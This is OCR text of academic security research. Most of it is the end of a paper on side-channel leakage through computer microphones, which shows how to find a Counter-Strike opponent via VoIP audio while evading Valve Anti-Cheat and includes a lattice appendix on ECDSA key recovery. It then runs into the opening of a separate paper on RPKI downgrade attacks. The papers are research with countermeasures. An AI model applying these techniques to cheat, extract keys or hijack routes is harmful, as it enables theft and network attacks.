CS attack scenario. The attack operates in a scenario where CS opponents have a VoIP channel between them (as is common in CS "player versus player" games). No physical proximity is assumed. This attack is applicable when the target player is carrying out the "camper" strategy, i.e., stays mostly still and fixes their gunsight on a point where their opponent (the attacker) is expected to emerge.


Simulating the attack in a CS battle.[4] For this experiment (illustrated by the aforementioned Figure 15, we simulated a "camper" player who plays CS on an Acer S3 laptop that runs Ubuntu 20.04. Our camper and attacker play a one-on-one game of Counter-Strike on a third-party server (hosted on the Internet) with VAC turned on. They also keep an open Mumble audio channel.To force the Mumble connection to traverse the Internet (even though both machines were physically in our lab), we connected both machines to a cloud hosted VPN server by OpenVPN.

These players joined one of CS's standard gaming arenas named *cs-assault* which features a truck with a cargo container. Our attacker is inside the cargo container, and the camper could be lurking on *either* side of the truck. In this classic scenario, the attacker would normally not know which side of the track to face when emerging from the container; if they guess wrong, they will be an easy target as the camper is ready to shoot them right after their next step. To discover the camper's location, our attacker repeatedly moves to the right and to the left, and detects which of the movement causes a change in the VoIP audio sent by the camper, which indicates entering into their frustum. See Figure 16. Our attacker successfully detects the camper's ambush on the right, and thus decided to exit the truck and go left, circumvent the truck all the way to the right side and "kill" their opponent's avatar from behind. We refer the interested reader to the **video recording** of this demo[5]. We have also tested other maps and camping situations with different geometries, with similar results.

The attack circumvents standard mitigations. A well-known cheating technique in multiplayer games is manipulation of client code. For example, the CS client can be modified to directly extract and display other players' avatars, regardless of occlusions. This requires either modifying the game's executables, installing an extension plugin, or attaching a debugger to the game process. Such attacks can sometimes be mitigated by attestation mechanisms such as SGX [9]. The game's developer, Valve, has integrated into it a mechanism called Valve Anti Cheat (VAC), which detects cheats based on process memory signatures and anomalies. VAC-enabled game servers send periodic challenges to game clients, which must then answer the challenge by revealing relevant information about the process memory (or risk raising an anomaly). Cheating players are permanently banned from playing in such servers [71]. Cheat developers adapt to VAC's signatures by modifying their code, resulting in a repetitive cat-and-mouse dynamic. Our attack circumvents VAC entirely, since it does not require any modification to the game environment: nothing runs on any of the game client computers other than the unmodified game and a VoIP application. The signal analysis does not have any direct interaction with the game process, and can be executed on a separate machine.

[4] We have disclosed the details of this attack to the game's developer.

[5] https://vimeo.com/468851232



(a) Attacker is outside the frustum

(b) Attacker is inside the frustum

Figure 15: Counter-Strike camper detection via side channel leakage: when the attacker is within the camper's frustum, rendering on the camper's computer results in visible differences in the spectrogram. Thus, by entering the frustum and examining the signal, the attacker can detect the ambush, while neither seeing nor being seen by the camper.

7 Countermeasures

Signal-generating hardware. As discussed in Section 2.3, the leakage we observed originates in electromagnetic emanations. These can be attenuated at the hardware level by better shielding of radiation and filtering of currents and voltages; though this is difficult and expensive to achieve at the level of power-hungry components like CPUs. It is possible that in some other computers, acoustic leakage occurs as well (e.g., of the effects reported in [29]), in which case acoustic blocking or baffling would also be required, raising costs and posing challenges to air flow for cooling.

Sensors. Another approach is to protect the sensors and associated circuitry from leakage. For example, noise can be picked up by microphone's amplifier and ADC, due to EM emanations impinging on their ground and power connections. By shielding and filtering of these connections, signals can be attenuated. As these are low-power components, this can be done relatively inexpensively (as done in high-fidelity audio interfaces), and moreover provide the side benefit of improving signal quality also for normal audio recording use.

Software. Standard techniques for writing leakage-resilient software are applicable: most crucially constant-time algorithms for processing sensitive data [11, 43], but also finer-granularity DPA protections (e.g., masking) [20, 53].

Signal processing. Even if leakage-bearing signals have been acquired and digitized by the sensor, the undesired signal can be intentionally degraded. Crude methods include adding sufficient digital noise to reduce signal-to-noise ratio below usefulness for the attacker, or low-pass filtering of the signal to remove the high frequencies where the leakage is most salient. We pose the open question of finding good tradeoffs between attenuation (or other disruption) of the undesirable leakage signal vs. preservation of the desirable signals (e.g., under psychoacoustic measures).

Data sharing. Lastly, in the absence of adequate mitigations at the aforementioned levels, one should assume that sensor recordings are no less sensitive than any computation (or computed-upon data) that occurred locally during the recording. Their distribution should be limited accordingly. This would also mitigate related attacks on peripherals, such as acoustically-captured keystrokes [6] or screen content [27].

8 Limitations and Future Work


Additional sensors and devices. We pose an open question the exploration of computational leakage captured by other common sensors. For example, webcam sensors contain an array of sensitive analog-to-digital converters, which can be affected by EM emanations, and the resulting videos are often shared as recordings or video calls. Likewise, investigating the presence of similar leakage on other device categories, such as phones and tablets (which have even more sensors), is an important open question.

Attacking additional targets. The software targets considered in this work are not adequately hardened against physical side channel attacks, and appear to not have been designed with such threat model in mind. Thus, our work should be viewed as a feasibility result, establishing the possibility of attacking PCs using internal analog sensors. We leave the task of attacking side channel harden primitives (e.g., AES-NI) to future work. Finally, our work side steps the low sampling rate provided by internal audio interfaces, by heavily relying on the attacker's ability to average multiple traces corresponding to the same leakage. While this is possible in some cases (e.g., website distinguishing or deterministic-ECDSA), we leave the task of attacking randomized primitives, such as regular (EC)DSA or (EC)DH, to future work.


Cross-device training/testing. Across our experiments we used the same device for collecting training and testing sets. This simulates a scenario where the attacker has access to the victim device for collecting traces. We expect our trained models to generalize across different physical devices, yet achieving this would require training on a cluster of multiple



(a) Attacker's avatar (back of truck) is outside the frustum of the victim (outside the truck).



(b) Attacker's avatar stepped to the front of the truck, entering the victim's frustum. This causes a noticeable change in the signal.



(c) Attacker's avatar is again out of the victim's frustum. The signal is similar to the first case.

Figure 16: Counter-Strike attack: a side-channel attacker (avatar inside truck) detects an ambush by a camper (outside truck). Left: spectator's view. Center: attacker's view. Right: signal acquired by attacker.

devices of the same model [27] (the attacker must still know the model). Operating on a limited budget, we preferred allocating it for acquiring a diverse set of devices, aiming to show the prevalence of the leakage, rather than focusing on specific device models. We acknowledge this limitation, leave this task to future work.

Practicability of website distinguishing. While our results in Section 4 show that the leakage signal can be used to differentiate between websites even in the presence of ample ambient noise, there remain important limitations a real-world attacker would have to address. First, the attacker's accuracy varies depending on the victim's device and the set of websites being distinguished (see Table 2). Second, our experiments mostly model a system where each website visit is performed under fairly consistent conditions, i.e., without having other websites open and while only having the OS's default background activities running. While we observe that spectra do remain distinguishable even in the presence of extraneous activity (Figure 10), we leave the task of addressing these limitations to future work. Third, we assume the attacker can record for at least 40 seconds while the website is in the foreground, and that the user performs no activity such as scrolling or switching tabs during the recording. While the attacker might try to detect and discard audio traces that include user activity via the recorded audio stream (e.g., mouse/keyboard clicks), we leave this issue as a future research question. Finally, the demonstrated attack assumes that the attacker obtains a training dataset which corresponds to the contents of the websites actually rendered by the victim. In practice however, websites' contents often changes over time, geographical location, or user configuration (e.g., dark theme and ad blocking). All of these affect the leakage signal, reducing similarity with the

leakage profiled by the attacker, thereby reducing the attack's accuracy. We leave the characterization and mitigation of these effects to future efforts.

Acknowledgments

This work was supported by the Air Force Office of Scientific Research (AFOSR) under award number FA9550-20-1-0425; by the Blavatnik Interdisciplinary Cyber Research Center (ICRC); by the Check Point Institute for Information Security; by Defense Advanced Research Projects Agency (DARPA) and Air Force Research Laboratory (AFRL) under contracts FA8750-19-C-0531 and HR001120C0087; by the Israeli Ministry of Science and Technology; by the National Science Foundation under grant CNS-1954712; and gifts from Intel, AMD, and VMware. Any opinions, findings, and conclusions or recommendations expressed are those of the authors and do not necessarily reflect the views of AFOSR, AFRL, NSF, the U.S. Government or other sponsors.

References

[1] Acıiçmez, O., Koç, Ç.K., Seifert, J.P.: Predicting secret keys via branch prediction. In: CT-RSA 2007

[2] Agrawal, D., Archambeault, B., Rao, J.R., Rohatgi, P.: The EM side-channel(s). In: CHES 2002

[3] Albrecht, M.R., Heninger, N.: On bounded distance decoding with predicate: Breaking the "lattice barrier" for the hidden number problem. IACR Cryptol. ePrint Arch. (2020)

[4] Aldaya, A.C., Brumley, B.B., ul Hassan, S., García, C.P., Tuveri, N.: Port contention for fun and profit. In: IEEE S&P Symposium 2019

[5] Andrysco, M., Kohlbrenner, D., Mowery, K., Jhala, R., Lerner, S., Shacham, H.: On subnormal floating point and abnormal timing. In: IEEE S&P Symposium 2015

[6] Asonov, D., Agrawal, R.: Keyboard acoustic emanations. In: IEEE S&P Symposium 2004

[7] Backes, M., Dürmuth, M., Gerling, S., Pinkal, M., Sporleder, C.: Acoustic side-channel attacks on printers. In: USENIX Security 2010

[8] Balzarotti, D., Cova, M., Vigna, G.: Clearshot: Eavesdropping on keyboard input from video. In: IEEE S&P Symposium 2008

[9] Bauman, E., Lin, Z.: A case for protecting computer games with sgx. In: SysTEX 2016

[10] Berger, Y., Wool, A., Yeredor, A.: Dictionary attacks using keyboard acoustic emanations. In: CCS 2006

[11] Bernstein, D.J., Lange, T., Schwabe, P.: The security impact of a new cryptographic library. In: LATINCRYPT 2012

[12] Boneh, D., Venkatesan, R.: Hardness of computing the most significant bits of secret keys in diffie-hellman and related schemes. In: CRYPTO 1996

[13] Bos, J.W., Halderman, J.A., Heninger, N., Moore, J., Naehrig, M., Wustrow, E.: Elliptic curve cryptography in practice. In: FC 2014

[14] Breitner, J., Heninger, N.: Biased nonce sense: Lattice attacks against weak ecdsa signatures in cryptocurrencies. In: FC 2019. (2019)

[15] Brengel, M., Rossow, C.: Identifying key leakage of Bitcoin users. In: RAID 2018

[16] Brumley, B.B., Tuveri, N.: Remote timing attacks are still practical. In: ESORICS 2011

[17] Brumley, D., Boneh, D.: Remote timing attacks are practical. Computer Networks (2005)

[18] Camurati, G., Poeplau, S., Muench, M., Hayes, T., Francillon, A.: Screaming channels: When electromagnetic side channels meet radio transceivers. In: CCS 2018

[19] Canella, C., Genkin, D., Giner, L., Gruss, D., Lipp, M., Minkin, M., Moghimi, D., Piessens, F., Schwarz, M., Sunar, B., Van Bulck, J., Yarom, Y.: Fallout: Leaking data on meltdown-resistant cpus. In: CCS 2019

[20] Chari, S., Jutla, C.S., Rao, J.R., Rohatgi, P.: Towards sound approaches to counteract power-analysis attacks. In: CRYPTO 1999

[21] Clark, S.S., Mustafa, H., Ransford, B., Sorber, J., Fu, K., Xu, W.: Current events: Identifying webpages by tapping the electrical outlet. In: ESORICS 2013

[22] Compagno, A., Conti, M., Lain, D., Tsudik, G.: Don't Skype & type! acoustic eavesdropping in voice-over-ip. In: ASIACCS 2017

[23] Courtois, N.T., Valsorda, F., Emirdag, P.: Private Key Recovery Combination Attacks: On Extreme Fragility of Popular Bitcoin Key Management, Wallet and Cold Storage Solutions in Presence of Poor RNG Events. (2014)

[24] Enev, M., Gupta, S., Kohno, T., Patel, S.N.: Televisions, video privacy, and powerline electromagnetic interference. In: CCS 2011

[25] Evtyushkin, D., Riley, R., Abu-Ghazaleh, N.C., ECE, Ponomarev, D.: Branchscope: A new side-channel attack on directional branch predictor. ACM SIGPLAN Notices (2018)

[26] Gandolfi, K., Mourtel, C., Olivier, F.: Electromagnetic analysis: concrete results. In: CHES 2001

[27] Genkin, D., Pattani, M., Schuster, R., Tromer, E.: Synesthesia: Detecting screen content via remote acoustic side channels. In: IEEE S&P Symposium 2019

[28] Genkin, D., Pipman, I., Tromer, E.: Get your hands off my laptop: Physical side-channel key-extraction attacks on pcs. Journal of Cryptographic Engineering (2015)

[29] Genkin, D., Shamir, A., Tromer, E.: RSA key extraction via low-bandwidth acoustic cryptanalysis. In: CRYPTO 2014

[30] Giechaskiel, I., Eguro, K., Rasmussen, K.B.: Leakier wires: Exploiting FPGA long wires for covert-and side-channel attacks. TRETS (2019)

[31] Giechaskiel, I., Rasmussen, K., Szefer, J.: Reading between the dies: Cross-slr covert channels on multi-tenant cloud FPGAs. In: ICCD 2019

[32] Giechaskiel, I., Rasmussen, K.B., Eguro, K.: Leaky wires: Information leakage and covert communication between FPGA long wires. In: ASIACCS 2018

[33] Giechaskiel, I., Rasmussen, K.B., Szefer, J.: Measuring long wire leakage with ring oscillators in cloud FPGAs. In: FPL 2019

[34] Gnad, D.R., Krautter, J., Tahoori, M.B.: Leaky noise: new side-channel attack vectors in mixed-signal iot devices. CHES 2019

[35] Gnad, D.R., Nguyen, C.D.K., Gillani, S.H., Tahoori, M.B.: Voltage-based covert channels in multi-tenant FPGAs. IACR Cryptol. ePrint Arch. (2019)

[36] Gravellier, J., Dutertre, J.M., Teglia, Y., Moundi, P.L., Olivier, F.: Remote side-channel attacks on heterogeneous soc. In: CARDIS. (2019)

[37] Großschädl, J., Oswald, E., Page, D., Tunstall, M.: Side-channel analysis of cryptographic software via early-terminating multiplications. In: ICISC 2009

[38] Halevi, T., Saxena, N.: A closer look at keyboard acoustic emanations: random passwords, typing styles and decoding techniques. In: CCS 2012

[39] Halevi, T., Saxena, N.: Keyboard acoustic side channel attacks: exploring realistic and security-sensitive scenarios. International Journal of Information Security (2015)

[40] Heninger, N., Durumeric, Z., Wustrow, E., Halderman, J.A.: Mining your ps and qs: Detection of widespread weak keys in network devices. In: USENIX Security 2012

[41] Hunter, J.D.: Matplotlib: A 2D graphics environment. Computing in science & engineering (2007)

[42] Jancar, J., Sedlacek, V., Svenda, P., Sys, M.: Minerva: The curse of ECDSA nonces systematic analysis of lattice attacks on noisy leakage of bit-length of ECDSA nonces. CHES 2020

[43] Käsper, E., Schwabe, P.: Faster and timing-attack resistant AES-GCM. In: CHES 2009

[44] Kenjar, Z., Frassetto, T., Gens, D., Franz, M., Sadeghi, A.R.: V0ltpwn: Attacking x86 processor integrity from software. In: USENIX Security 2020

[45] Kocher, P., Horn, J., Fogh, A., Genkin, D., Gruss, D., Haas, W., Hamburg, M., Lipp, M., Mangard, S., Prescher, T., et al.: Spectre attacks: Exploiting speculative execution. In: IEEE S&P Symposium 2019

[46] Kocher, P., Jaffe, J., Jun, B.: Differential power analysis. In: CRYPTO 1999

[47] Kocher, P., Jaffe, J., Jun, B., Rohatgi, P.: Introduction to differential power analysis. Journal of Cryptographic Engineering (2011)

[48] Kocher, P.C.: Timing attacks on implementations of diffie-hellman, rsa, dss, and other systems. In: CRYPTO 1996

[49] Kuhn, M.G.: Compromising emanations: eavesdropping risks of computer displays. PhD thesis, University of Cambridge (2003) Technical Report UCAM-CL-TR-577, PhD dissertation.

[50] Lipp, M., Kogler, A., Oswald, D., Schwarz, M., Easdon, C., Canella, C., Gruss, D.: PLATYPUS: Software-based Power Side-Channel Attacks on x86. In: IEEE S&P Symposium 2021

[51] Lipp, M., Schwarz, M., Gruss, D., Prescher, T., Haas, W., Fogh, A., Horn, J., Mangard, S., Kocher, P., Genkin, D., Yarom, Y., Hamburg, M.: Meltdown: Reading kernel memory from user space. In: 27th USENIX Security Symposium (USENIX Security 18)

[52] Mangard, S., Oswald, E., Popp, T.: Power analysis attacks: Revealing the secrets of smart cards. Springer Science & Business Media (2007)

[53] Messerges, T.S.: Securing the AES finalists against power analysis attacks. In: FSE. (2000)

[54] Moghimi, D., Sunar, B., Eisenbarth, T., Heninger, N.: Tpm-fail:TPM meets timing and lattice attacks. In: USENIX Security 2020

[55] Murdock, K., Oswald, D., Garcia, F.D., Van Bulck, J., Gruss, D., Piessens, F.: Plundervolt: Software-based fault injection attacks against intel sgx. In: IEEE S&P Symposium 2020

[56] Osvik, D.A., Shamir, A., Tromer, E.: Cache attacks and countermeasures: the case of aes. In: CT-RSA 2006

[57] O'Flynn, C., Dewar, A.: On-device power analysis across hardware security domains. CHES 2019

[58] Percival, C.: Cache missing for fun and profit. Presented at BSDCan. http://www.daemonology.net/hyperthreading-considered-harmful (2005)

[59] Pornin, T.: Deterministic Usage of the Digital Signature Algorithm (DSA) and Elliptic Curve Digital Signature Algorithm (ECDSA), RFC 6979. https://tools.ietf.org/html/rfc6979 (August 2013)

[60] Provelengios, G., Holcomb, D., Tessier, R.: Characterizing power distribution attacks in multi-user FPGA environments. In: FPL 2019

[61] Provelengios, G., Ramesh, C., Patil, S.B., Eguro, K., Tessier, R., Holcomb, D.: Characterization of long wire data leakage in deep submicron FPGAs. In: FPGA Conference 2019

[62] Qiu, P., Wang, D., Lyu, Y., Qu, G.: Voltjockey: Breaching trustzone by software-controlled voltage manipulation over multi-core frequencies. In Cavallaro, L., Kinder, J., Wang, X., Katz, J., eds.: CCS 2019

[63] Quisquater, J.J., Samyde, D.: Electromagnetic analysis (EMA): Measures and counter-measures for smart cards. In: E-smart 2001. (2001)

[64] Ramesh, C., Patil, S.B., Dhanuskodi, S.N., Provelengios, G., Pillement, S., Holcomb, D., Tessier, R.: FPGA side channel attacks without physical access. In: FCCM 2018

[65] Rasmussen, K., Giechaskiel, I., Szefer, J.: Capsule: Cross-FPGA covert-channel attacks through power supply unit leakage. In: IEEE S&P Symposium 2020

[66] Schellenberg, F., Gnad, D.R., Moradi, A., Tahoori, M.B.: An inside job: Remote power analysis attacks on FPGAs. In: DATE 2018

[67] Schellenberg, F., Gnad, D.R., Moradi, A., Tahoori, M.B.: Remote inter-chip power analysis side-channel attacks at board-level. In: ICCAD 2018

[68] Schuster, R., Shmatikov, V., Tromer, E.: Beauty and the burst: Remote identification of encrypted video streams. In: USENIX Security 2017

[69] Tang, A., Sethumadhavan, S., Stolfo, S.: CLKSCREW: Exposing the perils of security-oblivious energy management. In: USENIX Security 2017

[70] Valin, J., Maxwell, G., Terriberry, T.B., Vos, K.: High-Quality, Low-Delay Music Coding in the Opus Codec. (2016)

[71] Valve: Valve anti-cheat system. https://support.steampowered.com/kb/7849-RADZ-6869/ accessed: August 2020.

[72] Van Bulck, J., Minkin, M., Weisse, O., Genkin, D., Kasikci, B., Piessens, F., Silberstein, M., Wenisch, T.F., Yarom, Y., Strackx, R.: Foreshadow: Extracting the keys to the intel SGX kingdom with transient out-of-order execution. In: USENIX Security 2018. (2018) 991–1008

[73] Van der Walt, S., Schönberger, J.L., Nunez-Iglesias, J., Boulogne, F., Warner, J.D., Yager, N., Gouillart, E., Yu, T.: scikit-image: image processing in python. PeerJ (2014)

[74] Van Eck, W.: Electromagnetic radiation from video display units: An eavesdropping risk? Computers & Security (1985)

[75] van Schaik, S., Milburn, A., Österlund, S., Frigo, P., Maisuradze, G., Razavi, K., Bos, H., Giuffrida, C.: RIDL: Rogue in-flight data load. In: IEEE S&P Symposium 2019

[76] van Schaik, S., Minkin, M., Kwong, A., Genkin, D., Yarom, Y.: Cacheout: Leaking data on intel cpus via cache evictions (2020)

[77] Vuagnoux, M., Pasini, S.: Compromising Electromagnetic Emanations of Wired and Wireless Keyboards. In: USENIX Security 2009

[78] Yarom, Y., Falkner, K.: FLUSH+RELOAD: a high resolution, low noise, L3 cache side-channel attack. In: USENIX Security 2014

[79] Zhao, M., Suh, G.E.: FPGA-based remote power side-channel attacks. In: IEEE S&P Symposium 2018

[80] Zhuang, L., Zhou, F., Tygar, J.D.: Keyboard acoustic emanations revisited. TISSEC 2009

A Using Partial Information to Extract Keys

We employ the key-recovery approach of Minerva [42] (itself based on [12]) with the recent improvements of [3]. In the following, we briefly review the algorithmic approach.

Suppose we obtain a set of signatures each of which has a *short nonce*, i.e., k that has many leading zeros. The nonce

are secrets, but we will be able to identify the signing operations that involve short nonces using the timing variability discussed above, observed through the side channel. Given such a set of signatures, extracting the ECDSA secret key is reduced to a Hidden Number Problem:

HNP. The *Hidden Number Problem (HNP)* [12] is: find a secret $\alpha \in \mathbb{Z}_p$ given a set of integer pairs $\{(t_i,u_i)\}_i$ and leakage parameter l such that $|\alpha t_i - u_i|_p < p/2^l$ for each i. Here, $|\cdot|_p$ means reducing modulo p into the range $[0,p-1]$.

From ECDSA leakage to HNP [12]. Suppose we are given a set of m signed messages. For each, we know the message M with hash digest z and the signature (r,s). Moreover, suppose that through side-channel observations, we learned that all of these signatures have a *short nonce*: the l leading bits of k are zero (for some small fixed l to be chosen later). Rearranging the formula of s from Section 5.1 we get $rs^{-1}d + zs^{-1} = k \mod n$. From the leakage information we know that $k < n/2^l$. Letting $t = rs^{-1}$ and $u = -zs^{-1}$, we achieve the inequality $|t \cdot d - u|_n = k < n/2^l$ as in the definition of HNP. We take the set (u_i,t_i) as our input to a HNP problem with the secret key d as the hidden number.

At this point we diverge from [12,42] and use the improved approach described and implemented in [3], which can practically succeed using a smaller set signatures.

Lattices. Given a matrix B in $\mathbb{R}^d$ with rows $b_1,\ldots,b_d$ we define the lattice spanned by B to be the discrete subgroup: $\Lambda(B) = \{v_i b_i | v_i \in \mathbb{Z}\}$

SVP. The *Shortest Vector Problem (SVP) with predicate ($uSVP_{f(\cdot)}$)* [3] is: given a lattice Λ and a predicate f on vectors, find the shortest nonzero vector $v \in \Lambda$ such that $f(v) = 1$. This is a computationally difficult problem in the general case, but [3] offers heuristic algorithms that are practical in our parameter setting.

From HNP to uSVP with predicate [3]. Consider the lattice generated by the following base:

$$\begin{pmatrix} n & 0 & & 0 & 0 & 0 \\ 0 & n & \cdots & 0 & 0 & 0 \\ & \vdots & \ddots & \vdots & & \\ 0 & 0 & \cdots & n & & \\ t_1 & t_2 & \cdots & t_m & 1/2^l & 0 \\ u_1 & u_2 & \cdots & u_m & 0 & n/2^l \end{pmatrix}$$

This lattice contains the point $v = (k_1,k_2,\ldots,k_m,d/2^l,-n/2^l)$ which can by obtained by multiplying the second to last basis vector by the secret key, subtracting the last vector and adding other rows for the correct modulus. This vector has the Euclidean norm that is less than $\sqrt{m+2}\cdot n/2^l$. Given this vector, the secret key can be extracted from the second to last entry. We use this lattice basis as input to the solver. For the predicate we take a function that checks whether a vector reveals the secret key. Note that $(0,0,\ldots,0,2^l,0)$ is also a point in the lattice and shorter than v, so using a simple SVP solver might not give us the desired result. This lattice is then improved in two ways, described in the following.

Assuming a larger leakage. The solver's success probability can be improved in a way that is equivalent to learning one extra bit for each nonce. Notice that our goal is to construct a lattice such that the values k_i are small in absolute value to create a short vector, but we have $0 \le k_i \le 2^l$ and $t_i \cdot d - u_i - \chi_i \cdot n = k$ for each i and some $\chi_i \in \mathbb{Z}$. This means:

$$|t \cdot d - u - n/2^{l+1} - \chi_i \cdot n| = |k - n/2^{l+1}| < n/2^{l+1}$$

We set $u'_i = u_i + n/2^{l+1}$ and $k'_i = k_i - n/2^{l+1}$ which gives us a lattice basis with a point with norm less than $\sqrt{m+2}\cdot n/2^{l+1}$, which is shorter and thus easier to find by the solver.




Figure 17: Performance of the uSVP with predicate solver, for various number of signatures and number of leading zeros.

Eliminating the secret key. This optimization gives us a reduction from our previous lattice into a lattice of dimension smaller by 1: notice we have m equations of the form $t_i \cdot d - u'_i = k'_i \mod n$ for each $1 \le i \le m$. Isolating d from the equations allows us to compare between different equations. Choosing the last one, we get that for every $1 \le i \le m-1$ we have $t_i^{-1} \cdot (u_i + k_i) = t_m^{-1} \cdot (u_m + k_m) \mod n$. Rearranging yields: $u'_i - t_i \cdot t_m^{-1} \cdot u'_m + k_i = t_i \cdot t_m^{-1} \cdot k_m \mod n$. We set $u'' = u' - t_i \cdot t_m^{-1} \cdot u'_m$ and $t'' = t_i \cdot t_m^{-1}$ and we get a new HNP instance with $m-1$ equations and k'_m as the hidden number. We now create a lattice basis as before:

$$\begin{pmatrix} n & 0 & & 0 & 0 & 0 \\ 0 & n & \cdots & 0 & 0 & 0 \\ & \vdots & \ddots & \vdots & & \\ 0 & 0 & \cdots & n & & \\ t''_1 & t''_2 & \cdots & t''_m & 1 & 0 \\ u''_1 & u''_2 & \cdots & u''_m & 0 & n/2^{l+1} \end{pmatrix}$$

This lattice contains the point $(k'_1,k'_2,\ldots,k'_m,-n/2^l)$ which is obtained by multiplying the second to last basis vector to k''_m and subtracting the last vector. This vector has norm of less than $\sqrt{m+1}\cdot n/2^{l+1}$. This lattice, with the same predicate, is then fed to the aforementioned solver [3] to extract the key.

Solver performance. We ran the solver on generated data to estimate its performance under different set of parameters. Figure 17 shows the success rate on the values that were tested. We chose 103 signatures with 6 leading zeros or more as our target amount of information needed to accumulate in order to extract the secret key.

Stalloris: RPKI Downgrade Attack

Tomas Hlavacek[*§], Philipp Jeitner[*§], Donika Mirdita[*§‡], Haya Shulman[*§†] and Michael Waidner[*§‡]

[§]National Research Center for Applied Cybersecurity ATHENE
[*]Fraunhofer Institute for Secure Information Technology SIT
[‡]Technische Universität Darmstadt
[†]Goethe-Universität Frankfurt

Abstract

We demonstrate the first downgrade attacks against RPKI. The key design property in RPKI that allows our attacks is the tradeoff between connectivity and security: when networks cannot retrieve RPKI information from publication points, they make routing decisions in BGP without validating RPKI. We exploit this tradeoff to develop attacks that prevent the retrieval of the RPKI objects from the public repositories, thereby disabling RPKI validation and exposing the RPKI-protected networks to prefix hijack attacks.

We demonstrate experimentally that at least 47% of the public repositories are vulnerable against a specific version of our attacks, a rate-limiting off-path downgrade attack. We also show that *all* the current RPKI relying party implementations are vulnerable to attacks by a malicious publication point. This translates to 20.4% of the IPv4 address space.

We provide recommendations for preventing our downgrade attacks. However, resolving the fundamental problem is not straightforward: if the relying parties prefer security over connectivity and insist on RPKI validation when ROAs cannot be retrieved, the victim AS may become disconnected from many more networks than just the one that the adversary wishes to hijack. Our work shows that the publication points are a critical infrastructure for Internet connectivity and security. Our main recommendation is therefore that the publication points should be hosted on robust platforms guaranteeing a high degree of connectivity.

1 Introduction

The BGP (Border Gateway Protocol) connects the different organisational networks called ASes (Autonomous Systems) by propagating information about how to reach the destinations in remote networks. This central role of BGP makes it one of the most critical components of the Internet infrastructure. Correct functionality of BGP is critical not only for connectivity to services, but also for any security and privacy mechanisms in the Internet, such as PKI and Tor [10, 11, 38]. Any configuration error or attack can be devastating to the security and stability of the Internet. Unfortunately, the insecurity of BGP is the cause for frequent Internet outages [22, 33, 39, 40] as well as traffic hijacks [8, 9, 34, 41].

RPKI aims to prevent prefix hijacks. To protect against benign misconfigurations and malicious hijacks the IETF standardised RPKI (Resource Public Key Infrastructure) [RFC6480]. RPKI binds IP address' blocks to the ASes that own them using digital signatures. These signed bindings, called ROAs (Route Origin Authorizations), are stored in public RPKI repositories (called publication points) distributed throughout the Internet [RFC6482]. Each AS can validate that an AS that advertises an IP address block in BGP is authorised to do so. This validation, called ROV (Route Origin Validation), is performed by a relying party, which retrieves the ROA objects from the public repositories. With RPKI validation the BGP routers classify each route learned in BGP into one of three possible route validation states: *valid*, *invalid* or *unknown*. BGP routes with corresponding correct ROAs are classified as valid. BGP routes with incorrect ROAs are classified as invalid. For BGP routes where RPKI objects cannot be retrieved, i.e., there is no valid ROA that covers the IP address block, the validation result is *unknown*, in which case RPKI is not used for making routing decisions in BGP. This means when an ROA for a prefix cannot be retrieved, the current RPKI deployments attempt to preserve reachability even at cost of security. Our work 